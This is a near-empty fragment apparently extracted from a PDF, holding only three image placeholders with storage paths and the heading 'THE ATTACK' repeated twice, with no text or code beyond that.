
# THE ATTACK





# THE ATTACK

